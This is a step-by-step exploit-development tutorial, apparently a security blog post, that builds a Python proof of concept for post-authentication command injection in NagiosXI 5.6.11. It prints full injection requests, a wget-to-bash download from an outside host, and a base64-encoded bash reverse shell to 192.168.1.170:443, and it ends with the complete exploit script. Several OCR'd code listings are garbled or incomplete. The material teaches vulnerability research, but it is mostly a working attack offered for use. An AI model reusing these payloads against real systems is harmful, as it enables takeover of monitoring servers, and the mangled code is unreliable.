Intro

In this document I'll try to investigate the bug I found few days ago - RCE in NagiosXI 5.6[[1](#)]. Reader – with the basic knowledge of python language and OWASP TOP 10 – will be able to continue and should be able to understand the whole idea of creating „quick poc” described below. In the final stage we will end up with the fully working postauth RCE exploit.

Enjoy and have fun! ;)

[Cody](#)

Environment

This time we will use an environment I used during the research. In my VirtualBox I prepared 2 virtual machines:

- Kali Linux – with all my scripts and tools (we will also use it as a jumphost)
- NagiosXI 5.6.11 VM – downloaded from the vendor's page[\[2\]](#)

Both machine should *see* each other (which means that both of them should be connected to the one network – most of time I'm using *bridge* network settings when I'm doing some research on VirtualBox, so it should work for you as well).

Next...

Preparing (the basics)

What's really important to continue:

- You are familiar with the basic python programming concepts [\[3\]](#)
- You understand how to create basic python client and/or server [\[4\]](#)
- You are familiar with *requests*[\[5\]](#)
- You understand what is a „reverse shell” [\[6\]](#)

If for all of those „requirements” your answer is ‘yes’ – you are on a very straight way to building your initial *poc!* ;)

But if you’re not – don’t worry. Reading all of this can be a little bit overwhelming if you’re new to the python programming but I believe that practicing step-by-step and part-by-part will give you results you want to achieve. Sooner than you think. ;)

Take your time and read the manual(s). I’m ready when you are.

Initial „proof-of-concept”

Ok. Assuming you already know how to build a small python web client let's get back to the document[[1](#)] (pdf version for Patrons ;)) because there we'll find our request to RCE:

The screenshot shows a PDF document titled "Multiple postauth RCE in Nagios 5.6.11 - tutorial.pdf" viewed in Foxit Reader. The document contains the following sections:

- Nagios XI Website Screenshot:** A screenshot of the Nagios XI product page at <https://www.nagios.com/products/nagios-xi/>. It features the Nagios logo, the text "Nagios XI", "Enterprise Server and Network Monitoring Software", and download buttons for "Download Free Trial" and "Online Demo".
- ABSTRACT:** An orange section containing the text: "This document describes the steps I took to find RCE in latest NagiosXI (5.6.11). Reader will be able to reproduce all of the steps and create an attack inside his/her own controlled VM environment."
- Cody Sixteen:** Author information: "Hunting Odays - NagiosXI".
- HUNTING O DAYS:** The main title of the document.
- with NagiosXI 5.6:** Subtitle or version information.



Our proof-of-concept request (from described 4 RCE bugs we will take the first one – found in *command_test.php*) is presented on page 8:

The screenshot shows a PDF document with a code block containing a full HTTP request. The request is as follows:

```
GET /nagiosxi/includes/components/ccm/command_test.php?cmd=test&token=300de1b8ae47ed0dd96a837937df8eff&mode=test&address=127.0.0.1||(wget%20http://192.168.1.170/a.sh|bash%20a.sh);%23&cid=12&arg1=20%25&arg2=10%25&arg3=%2F&arg4=&arg5=&arg6=&arg7=&arg8=&nsp=912a3da8396db75e6fc275f556a6f076b4c830a4c3ec4c17a16771b704ea8bbe HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: /*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.1.10/nagiosxi/includes/components/ccm/?cmd=modify&type=service&id=2&page=1&returnUrl=index.php
Cookie: nagiosxi=4usi1041slmu9064dfqfo9c502
```

Parameter „address“ can be (ab)used to add more commands and takeover NagiosXI server.

So far so good. Our next step will be log in to Kali shell and open editor where we will start creating our exploit:



A screenshot of a terminal window titled "c@kali: ~/src/eonila/nagiospox". The window shows a blank Python script file named "nagiospox.py" with the status "[New File]". The terminal prompt is visible at the bottom.

I used *nagiospox.py* as a name but you can choose whatever name you want. What's important is extension. Python script **must** ends with „.py”.

So for now we need to import few modules we'll use in our exploit:

- sys – to use arguments
- requests – to make a request(s) to our vulnerable NagiosXI
- re – to get some information from responses

Let's do it:

```
c@kali: ~/src/eonila/nagiospox
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

def main():
    print 'hello world'
```

So far so good. Now we can extend our *main()* function to connect to the target server. We will use *requests* module to do it. Also I added a *session* because later we will use it to login to the NagiosXI to run our injected command.

We should be here:

```

 c@kali: ~/src/eonila/nagiospox
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    print checkBaseResp

# run me:
if __name__ == '__main__':
    main()

```

Current code is presented on the table below:

<pre> #!/usr/bin/env python # nagiospox.py - small poc for nagiosxi rce # 19.03.2020 by code610 # import sys, re import requests target = sys.argv[1] def main(): print 'nagios rce poc - vs - %s' % (target) sess = requests.session() baseUrl = target + ':80/nagiosxi/' checkBaseUrl = sess.get(baseUrl) checkBaseResp = checkBaseUrl.text print checkBaseResp # run me: if __name__ == '__main__': main() </pre>
--

Let's try if our code is working properly. Save it (for vim: escape+:+wq+enter) and type:

\$ python nagiospox.py <http://IP.of.your.Nagios.XI/>

Results should be similar to the one presented below:

```
c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
    <!DOCTYPE html>
    <!-- <!DOCTYPE html> -->
    <html>

    <head>
        <meta http-equiv="X-UA-Compatible" content="IE=Edge"/>
            <!-- Produced by Nagios XI. Copyright (c) 2008-2020 Nagios Enterprises, LLC (www.nagios.com). All Rights Reserved. -->
            <!-- Powered by the Nagios Synthesis Framework -->
                <title>Login &middot; Nagios XI</title>
            <meta name="ROBOTS" content="NOINDEX, NOFOLLOW">
            <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>

    <link rel="icon" type="image/png" href="http://192.168.1.10/nagiosxi/images/favicon-32x32.png" sizes="32x32">
    <link rel="shortcut icon" href="http://192.168.1.10/nagiosxi/images/favicon.ico" type="image/ico">
```

As you can see our code is working properly. We can connect to remote NagiosXI. Next step will be to log in to the application. Let's do it!

To continue (with the login form) we need to know what parameters application will need from us to proceed with the login. To do that we can use: Web Developer Tools (F12 in your browser) or Burp Suite.

Today I will use Burp, switch your Proxy to the Burp Suite in the browser's tab and we should be somewhere here:

The screenshot shows the Burp Suite interface with a POST request to `/nagiosxi/login.php`. The request parameters are:

Type	Name	Value
Cookie	nagiosxi	6bf1hs6bkpbrhlsritmahl67
Body	nsp	4379f7e89996823452ba617590d34fa1a50ef20ce6813fd2b070ebbebaea9349
Body	page	auth
Body	debug	auth
Body	pageopt	login
Body	redirect	/nagiosxi/index.php?
Body	username	sialala
Body	password	superpass
Body	loginButton	superpass

So far so good: as you can see beside *username* and *password* there are much more parameters to send. For example one of the ‘token-kind’ is obviously *nsp* parameter. So the case here is: during our initial request, in response we will find the *nsp* value. This *nsp* value we will extract using pythons „re” module. If our credentials are not correct – we should see the message presented below:

But we will get back to that later. You can see (example) value of *nsp* if you will check the source code of the NagiosXI login page:

```
POST /nagiosxi/login.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 184
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/nagiosxi/login.php?redirect=nagiosxi/index.php%3F&noauth=1
Cookie: nagiosxi=6bf1hs6kpbrhsritmahl67
Upgrade-Insecure-Requests: 1
nsp=4379f7e89996823452ba617590d34fa1a50ef20ce6813fd2b070ebbebaea9349&page=auth&debug=&pageopt=login&redirect=%2Fnagiosxi%2Findex.php%3F&username=sialala&password=superpass&loginButton=
```

It should be easier to extract the value now. We should be somewhere here:

```
c@c@kali: ~/src/eonila/nagiospox
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/login.php'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        print 'nsp value found: %s' % ( found_nsp.group(1) )

    # run me:
if __name__ == '__main__':
    main()
~
```

Current code is presented on the table below:

```

#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/login.php'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        print 'nsp value found: %s' % ( found_nsp.group(1) )

    # run me:
if __name__ == '__main__':
    main()

```

Current results when trying the code agains our NagiosXI server:

```

c@c@kali: ~/src/eonila/nagiospox
c@c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
nsp value found: 80a1c938070d9f4f7055c76be3cf3447b8c652bb41c8431b57feb6540b7c68e
c@c@kali:~/src/eonila/nagiospox$ 

```

So far so good! ;) Now we are able to start to prepare our next request – login to the application. Let's do it!

As we already know how to extract *nsp* value, we now need to build a valid request with the (POST) *data* we would like to send during the login-stage request. Let's modify our skeleton poc to add it. For now we should be somewhere here:

```

c@c@kali: ~/src/eonila/nagiospox
c@c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
nsp value found: c291cbd3d32574498d597c99a8deaf4955e8166dbe865c0fd4a57906423bc40a
[+] user "admin" logged-in, pwng time!
c@c@kali:~/src/eonila/nagiospox$ 

```

Code to do that is presented on the table below:

```

#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]
our_user = 'admin'
our_pass = 'admin'

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/login.php'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\\\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        nsp_val = found_nsp.group(1)
        print 'nsp value found: %s' % ( nsp_val )

    # we will use nsp value in next login request
    loginurl = baseUrl
    data_login = {
        'nsp': nsp_val,
        'page': 'auth',
        'debug': '',
        'pageopt': 'login',
        'redirect': '%2Fnagiosxi%2Findex.php%3F',
        'username': our_user,
        'password': our_pass,
        'loginButton': ''
    }
    req = sess.post(loginurl, data=data_login, verify=False, allow_redirects=True)
    resp_code = req.status_code
    if resp_code == 200:
        print '[+] user "%s" logged-in, pwng time!' % ( our_user )

    # run me:
if __name__ == '__main__':
    main()

```

So far so good. Now it's time to see if we are able to make another request – this time we'll try to inject our command to make a reverse shell. We will start here – updating the code:

```

#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
import sys, re
import requests

target = sys.argv[1]

```

```

our_user = 'nagiosadmin'
our_pass = 'nagiosadmin'

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        nsp_val = found_nsp.group(1)
        print 'nsp value found: %s' % ( nsp_val )

    # we will use nsp value in next login request
    loginurl = baseUrl + '/login.php' # ?redirect=/nagiosxi/index.php%3f&noauth=1'
    data_login = {
        'nsp': nsp_val,
        'page': 'auth',
        'debug': '',
        'pageopt': 'login',
        'redirect': 'http://192.168.1.10/nagiosxi/index.php', # %2Fnagiosxi%2Findex.php%3F',
        'username': our_user,
        'password': our_pass,
        'loginButton': ''
    }
    req = sess.post(loginurl, data=data_login, verify=False, allow_redirects=True)
    resp_code = req.status_code
    resp = req.text

    #print resp_code
    #print resp
    if resp_code == 200:
        print '3rd request now!'

        shellcode_req = baseUrl + '/includes/components/xicore/export-
rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end=1584195130&step=X|id>/tmp/idnow234;
%23&type=a&nsp=' + nsp_val
        dosh = sess.get(shellcode_req, verify=False, allow_redirects=True)
        donesh = dosh.text

        print donesh

# run me:
if __name__ == '__main__':
    main()

```

Great! I believe now it's time to run our code and check if we are able to use this bug to run command(s) on remote NagiosXI server:

```

#!/usr/bin/python

def checkBaseResp():
    patt = "var nsp_str = \".*?\\""

    if nsp == re.compile(nsp_patt):
        id_nsp = re.search(find_nsp, checkBaseResp)
        found_nsp = id_nsp.group(1)
        nsp_val = found_nsp.group(1)
        print "nsp value found: $s' % ( nsp_val )"

        we will use nsp value in next login request
        nspurl = baseUrl + '/login.php' # redirect=nagiosxi/index.php
        data_login = {
            'nsp': nsp_val,
            'page': 'auth',
            'debug': '',
            'pageopt': 'login',
            'redirect': 'http://192.168.1.10/nagiosxi/index.php', # $234
            'username': 'our_user',
            'password': 'our_pass',
            'loginButton': ''
        }
        print resp_code
        print resp
        if resp_code == 200:
            print '3rd request now!'

        shellcode_req = baseUrl + '/includes/components/xicore/export-rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end=1584195130&step=X|id>/tmp/idnow234:$23&type=aar'
        val
        dosh = sess.get(shellcode_req, verify=False, allow_redirects=True)
        dosh.text = dosh.text
        print dosh
    print doneSh

```

Yes! As you can see file *idnow* was created in *tmp* directory. I think it's a good time to move forward...

Weaponizing

Our skeleton *poc* is working pretty good so far so it's time to extend it a little bit and add our *reverseshell* functionality ;) Let's do it!

Because we have a 3 vulnerable parameters here (start, step, end) we can modify later our exploit. Let's start from preparing a valid command we'll inject in our request. I used the one described in the original paper[1]:

The screenshot shows a browser developer tools interface. A tooltip says "Next case was to". The Request tab shows a GET request to "/nagiosxi/includes/components/xicore/export-rrd.php?host=localhost&service=1584195130&step=a|echo%20\"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx\"%20|%20base64%20-d%20-%20bash%20-i;%23&type=a&nsp=6146c423984d06f17cd03f33d16 HTTP/1.1". The Headers tab shows "Content-Type: application/x-www-form-urlencoded". The Response tab shows a terminal session with a shell prompt: "bash -i >& /dev/tcp/192.168.1.170/443 0>&1". Below the terminal is a note: "a|echo%20\"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx\"%20|%20base64%20-d%20-%20bash%20-i;%23&type=a&nsp=6146c423984d06f17cd03f33d16 HTTP/1.1".

The whole payload used in the request (it can be used as a value for all 3 vulnerable parameters):

```
a|echo%20"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx"%20|%20base64%20-d%20-%20|%20sh%20-i);%23
```

Modifying our exploit:

```
resp_code = req.status_code
resp = req.text

#print resp_code
#print resp
if resp_code == 200:
    print('3rd request now!')
    sh = a|echo%20"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx"%20|%20base64%20-d%20-%20|%20sh%20-i);%23"
    shellcode_req = baseUrl + '/includes/components/xicore/export-rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end=1584195130&step=' + sh + '&type=a&nsp=' + ns
    dosh = sess.get(shellcode_req, verify=False, allow_redirects=True)
    donesh = dosh.text

    print donesh



# run me:
if __name__ == '__main__':
    main()
```

Now our 'last request' is in a few parts: the one with the „whole request with all the params” and the one where we can modify our command/payload. Now – the last stage... ;)

Verifying „proof-of-concept”



So far our proof-of-concept is working properly. Let's verify if we are able to run our 'malicious payload' and get a reverse shell connection to our Kali VM.

Simple setup: run netcat listener on your Kali VM. I used port 443/tcp like it is presented on the screen below:

```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
```

Then I started our exploit against NagiosXI VM installed on second box:

```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
[vm-nagios5 [Uruchomiona] - Oracle VM VirtualBox]
Plik Masażyna Widok Wejście Urządzenia Pomoc
[sh: -c: line 0: rrdtool xport --start 1584108670 --end 1584195130 --step a|echo "YmFzaCAtaSA\ JiAvZGU2L3RjcCBxOTIuMTY4LjEuMTcwLzQ0MyhPiYx"\base64 -d -ish -i);
DEF:0=/usr/local/nagios/share/perfdata/localhost/Root_Partition.rrd:1:AVERAGE XP
ORT:0:"/"'
sh: -c: line 0: syntax error near unexpected token `)'
sh: -c: line 0: rrdtool xport --start 1584108670 --end 1584195130 --step a|echo "YmFzaCAtaSA\ JiAvZGU2L3RjcCBxOTIuMTY4LjEuMTcwLzQ0MyhPiYx"\base64 -d -ish -i);
DEF:0=/usr/local/nagios/share/perfdata/localhost/Root_Partition.rrd:1:AVERAGE X
PORT:0:"/"
c@kali:~/src/eonila/nagiospox
c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
nsp value found: 6184e41331ccb7ca620570366030d4e46b0762dfade4de8b62cdb120bc48797
3rd request now!
Couldn't create temporary file. Check that the directory permissions for
the /usr/local/nagiosxi/tmp directory are set to 775.
c@kali:~/src/eonila/nagiospox$
```

As you can see we are still unable to proceed because something's wrong with our shellcode.

Let's modify it and check again:

```
#print resp_code
#print resp
if resp_code == 200:
    print '3rd request now!'
    sh = "a|echo+\\"YmFzaCAtaSA%2bJiAvZG"
    shellcode_req = baseUrl + '/includes'
    1584108670&end=1584195130&step=' + sh +
    dosh = sess.get(shellcode_req, verify=False)
    doneSh = dosh.text
```

Checking:

```

root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host

c@kali:~/src/eonila/nagiospox
c@kali:~/src/eonila/nagiospox$ python nagiospox.py http://192.168.1.10
nagios rce poc - vs - http://192.168.1.10
nsp value found: 1c3ee70ccf5bb0f2624ed96434816632369cd6e540aaad0b64a4553fa97c4b34
3rd request now!

```

Looks good! ;) Full code is presented on the table below:

```

c@kali:~/src/eonila/nagiospox$ cat nagiospox.py
#!/usr/bin/env python
# nagiospox.py - small poc for nagiosxi rce
# 19.03.2020 by code610
#
# more : https://twitter.com/CodySixteen
#       https://code610.blogspot.com
#
import sys, re
import requests

target = sys.argv[1]
our_user = 'nagiosadmin'
our_pass = 'nagiosadmin'

def main():
    print 'nagios rce poc - vs - %s' % ( target )

    sess = requests.session()

    baseUrl = target + ':80/nagiosxi/'
    checkBaseUrl = sess.get(baseUrl)
    checkBaseResp = checkBaseUrl.text

    #print checkBaseResp
    nsp_patt = "var nsp_str = \"(.*)\""

    find_nsp = re.compile(nsp_patt)
    found_nsp = re.search(find_nsp, checkBaseResp)
    if found_nsp:
        nsp_val = found_nsp.group(1)
        print 'nsp value found: %s' % ( nsp_val )

    # we will use nsp value in next login request
    loginurl = baseUrl + '/login.php' # ?redirect=/nagiosxi/index.php%3f&noauth=1'

#print resp_code
#print resp
if resp_code == 200:
    print '3rd request now!'
    sh = "a |(echo+"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx\"|base64+-d+-|sh+-i);#"
    shellcode_req = baseUrl + '/includes/components/xicore/export-
rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end=1584195130&step=' + sh +
'&type=a&nsp=' + nsp_val
    dosh = sess.get(shellcode_req, verify=False, allow_redirects=True)
    donesh = dosh.text

    print donesh

# run me:
if __name__ == '__main__':
    main()
c@kali:~/src/eonila/nagiospox$
```

Remember to use it only for legal pentest projects! ;)

Summary

Idea of this paper was to help the reader with the process of creating quick proof-of-concept exploits for RCE bugs like those found in NagiosXI 5.6.11. Reader should now be able to (re)write the poc file and use it with other vulnerable parameters in the application.

See you next time! ;)
